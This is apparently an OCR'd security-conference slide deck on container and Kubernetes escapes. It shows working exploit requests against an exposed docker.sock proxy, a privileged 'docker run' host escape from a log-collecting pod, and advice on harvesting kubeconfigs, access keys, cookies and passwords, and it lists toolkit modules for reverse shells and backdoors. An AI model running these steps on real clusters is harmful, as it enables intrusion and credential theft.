

```
sub_46B5B0(&v33, &v53);
// type CreateExecOptions struct {
//         Env          []string        `json:"Env,omitempty" yaml:"Env,omitempty" toml:"Env,omitempty"`
//         Cmd          []string        `json:"Cmd,omitempty" yaml:"Cmd,omitempty" toml:"Cmd,omitempty"`
//         Container    string          `json:"Container,omitempty" yaml:"Container,omitempty" toml:"Container,omitempty"`
//         User         string          `json:"User,omitempty" yaml:"User,omitempty" toml:"User,omitempty"`
//         WorkingDir   string          `json:"WorkingDir,omitempty" yaml:"WorkingDir,omitempty" toml:"WorkingDir,omitempty"`
//         DetachKeys   string          `json:"DetachKeys,omitempty" yaml:"DetachKeys,omitempty" toml:"DetachKeys,omitempty"`
//         Context      context.Context `json:"-"`
//         AttachStdin  bool            `json:"AttachStdin,omitempty" yaml:"AttachStdin,omitempty" toml:"AttachStdin,omitempty"`
//         AttachStdout bool            `json:"AttachStdout,omitempty" yaml:"AttachStdout,omitempty" toml:"AttachStdout,omitempty"`
//         AttachStderr bool            `json:"AttachStderr,omitempty" yaml:"AttachStderr,omitempty" toml:"AttachStderr,omitempty"`
//         Tty          bool            `json:"Tty,omitempty" yaml:"Tty,omitempty" toml:"Tty,omitempty"`
//         Privileged   bool            `json:"Privileged,omitempty" yaml:"Privileged,omitempty" toml:"Privileged,omitempty"`
// }
dockerclient_CreateExec(
  (__int64)&v33,
  (__int64)&v53,
  v23,
  v24,
  v25,
  v26,
  v22,
  0LL,
  (int)v33,
  (int)v34,
  (int)v35,
  v36,
  v37,
  v38,
  v39,
  v40,
  v41,
  v42,
  v43,
  v44,
```

```
→  ps -ef | grep 17141
root      13159 17044  0 08:30 pts/0    00:00:00 strace -tt -v -f -o
/tmp/near.log -v -s 25600 -p 17141
root      17141 17044  0 02:10 pts/0    00:00:00 ./cri_webconsole_agent -d
--port=3333 --v=3 ---allow-privilege=false --default-shell=/bin/bash
--tty=true --endpoint=unix:///var/run/docker.sock --auth=false --log=true

→ lsof -p 17141 | grep LISTEN
cri_webconsole_agent 17141 root 30u IPv6 172431250 0t0 TCP *:3333 (LISTEN)
```

```
net_http_Request_FormValue((__int64)a1, a2, v11, __PAIR__(v12, &unk_A65705));// task id random uuid
net_http_Request_FormValue((__int64)a1, a2, a10, __PAIR__(v13, v24));// docker container id
MIMEHeader((__int64)a1, a2, a10, v24, v14, v15, *(__int64 ***)(a10 + 56));
```

#5 Exploit *docker.sock* Proxy



4

CRI agent for web console

```
POST /api/v1/new_exec_session HTTP/1.1
Connection: close
Content-Type: json

{"container_id":
"cd2cb750d3fadf31c18e04f09d168f89b53bbe39bc4488cda90f3632448e3cb8",
"cmd": "pwd"}
```

CRI agent for web console → **unix:///var/run/docker.sock**

```
POST /v1.24/containers/cd2cb750d3fadf31[...]/exec HTTP/1.1
Content-Type: application/json

{"Cmd": ["pwd"], "Tty": true, "Privileged": true, ...}
```

How to guess all container IDs on other hosts?

If there are only two containers running on the host:


```
cd2cb750d3fadf31c18e04f09d168f89b53bbe39bc4488cda90f3632448e3cb8
status: Up 4 months
cdd085be4297dc2e89958af4be5427e853b008a10797eaab15197f944a2babb1
status: Exited (0) 2 days ago
```

the behavior of unix:///var/run/docker.sock like this:

```
/v1.24/containers/cd/exec   ->  container id multiple
/v1.24/containers/ca/exec   ->  container id not found
/v1.24/containers/cdd/exec  ->  container not starting
```

so we can use docker short-id feature to fuzz all container short-id on host.

#6 Escape Log Collecting Sidecat Pods





```yaml
apiVersion: apps/v1
kind: DaemonSet
metadata:
 name: filebeat-logsystem
...
spec:
...
 template:
   spec:
     hostNetwork: true
     dnsPolicy: ClusterFirstWithHostNet
     containers:
     - name: filebeat
       args: [
         "-c", "/etc/filebeat.yml",
         "-e",
       ]
     securityContext:
         runAsUser: 0
         # If using Red Hat OpenShift uncomment this:
         # privileged: true
       volumeMounts:
       - name: logpath
         mountPath: /hostfs/
     volumes:
     - name: logpath
       hostPath:
         path: /
```

```
shell.1 root@logsytem-filebeat-pod:/tmp# chroot /hostfs
shell.2 sh-4.2# docker -H unix:///var/run/docker.sock run -it --name
rshellx -v "/proc:/host/proc" -v "/sys:/host/sys" -v "/:/rootfs"
--network=host --privileged=true --cap-add=ALL alpine:latest /bin/sh
shell.3 / # chroot /rootfs/
shell.4 [root@VM_50_68_centos ~]# / ps auxf
```

Note:
This is almost the default setting in
https://github.com/elastic/beats/blob/master/deploy/kubernetes/filebeat/filebeat-daemonset.yaml
Many escape tricks that may work here, please refer to:
https://github.com/cdk-team/CDK#exploit-module

#7 Kubernetes API Server and More



6

1. Admin kubeconfig file in /home/user/.kube/config
2. Cloud API/IAM access key (access key ID / secret access key / secretid / secretkey) in code / env / config file / configmap
3. Find the kubernetes master node and container on it (most of them are in kube-system namespace) then hack them.
4. Now you can use tcpdump, strace ... in many host shell to get user cookie in nginx, root password in sshd and so on.
5. CDK can make your pentest more concise and convenient in multiple steps.

The Open-sourced Tool: CDK

CDK - Zero Dependency Container Penetration Toolkit

cdk-team/CDK

CDK is an open-sourced container penetration toolkit, offering stable exploitation in different slimmed containers without any OS dependency. It comes with penetration tools and many powerful PoCs/...

Go 1.1k 142

CDK is a CLI tool which allows you to:

1. Evaluate weakness in containers or K8s pods.
2. Exploit multiple container vulnerabilities.
3. Perform common container post-exploitation actions.
4. Provide capability when host-based tools are not available in the container.
5. Perform the above in a manual or automated approach.

CDK - Modules

Evaluate Weakness

Tactics	Script
Information Gathering	OS Basic Info
Information Gathering	Available Capabilities
Information Gathering	Available Linux Commands
Information Gathering	Mounts
Information Gathering	Net Namespace
Information Gathering	Sensitive ENV
Information Gathering	Sensitive Process
Information Gathering	Sensitive Local Files
Information Gathering	Kube-proxy Route Localnet(CVE-2020-8558)
Discovery	K8s Api-server Info
Discovery	K8s Service-account Info
Discovery	Cloud Provider Metadata API

Exploits

Tactic	Technique
Escaping	docker-runc CVE-2019-5736
Escaping	containerd-shim CVE-2020-15257
Escaping	docker.sock PoC (DIND attack)
Escaping	docker.sock Backdoor Image Deploy
Escaping	Device Mount Escaping
Escaping	Cgroups Escaping
Escaping	Procfs Escaping
Escaping	Ptrace Escaping PoC
Escaping	Rewrite Cgroup(devices.allow)
Discovery	K8s Component Probe
Discovery	Dump Istio Sidecar Meta
Remote Control	Reverse Shell
Credential Access	Access Key Scanning
Credential Access	Dump K8s Secrets
Credential Access	Dump K8s Config
Persistence	Deploy WebShell
Persistence	Deploy Backdoor Pod
Persistence	Deploy Shadow K8s api-server

Tools

Command	Description
nc	TCP Tunnel
ps	Process Information
ifconfig	Network Information
vi	Edit Files
kcurl	Request to K8s api-server
dcurl	Request to Docker HTTP API
ucurl	Request to Docker Unix Socket
rcurl	Request to Docker Registry API
probe	IP/Port Scanning

The Lightweight Release

Tactic	Technique	CDK Exploit Name	Supported	In Thin	Doc
Escaping	docker-runc CVE-2019-5736	runc-pwn	✓	✓	
Escaping	containerd-shim CVE-2020-15257	shim-pwn	✓		link
Escaping	docker.sock PoC (DIND attack)	docker-sock-check	✓	✓	link
Escaping	docker.sock RCE	docker-sock-pwn	✓	✓	link
Escaping	Docker API(2375) RCE	docker-api-pwn	✓	✓	link
Escaping	Device Mount Escaping	mount-disk	✓	✓	link
Escaping	LXCFS Escaping	lxcfs-rw	✓	✓	link
Escaping	Cgroups Escaping	mount-cgroup	✓	✓	link
Escaping	Procfs Escaping	mount-procfs	✓	✓	link
Escaping	Ptrace Escaping PoC	check-ptrace	✓	✓	link
Escaping	Rewrite Cgroup(devices.allow)	rewrite-cgroup-devices	✓	✓	link
Discovery	K8s Component Probe	service-probe	✓	✓	link
Discovery	Dump Istio Sidecar Meta	istio-check	✓	✓	link
Discovery	Dump K8s Pod Security Policies	k8s-psp-dump	✓		link
Remote Control	Reverse Shell	reverse-shell	✓	✓	link
Credential Access	Access Key Scanning	ak-leakage	✓	✓	link
Credential Access	Dump K8s Secrets	k8s-secret-dump	✓	✓	link
Credential Access	Dump K8s Config	k8s-configmap-dump	✓	✓	link
Privilege Escalation	K8s RBAC Bypass	k8s-get-sa-token	✓	✓	link
Persistence	Deploy WebShell	webshell-deploy	✓	✓	link
Persistence	Deploy Backdoor Pod	k8s-backdoor-daemonset	✓	✓	link
Persistence	Deploy Shadow K8s api-server	k8s-shadow-apiserver	✓		link
Persistence	K8s MITM Attack (CVE-2020-8554)	k8s-mitm-clusterip	✓	✓	link
Persistence	Deploy K8s CronJob	k8s-cronjob	✓	✓	link

cdk_darwin_amd64	11.9 MB
cdk_linux_386	9.71 MB
cdk_linux_386_thin	4.64 MB
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Source code (zip)	
Source code (tar.gz)	

Q&A

Thank you for your attention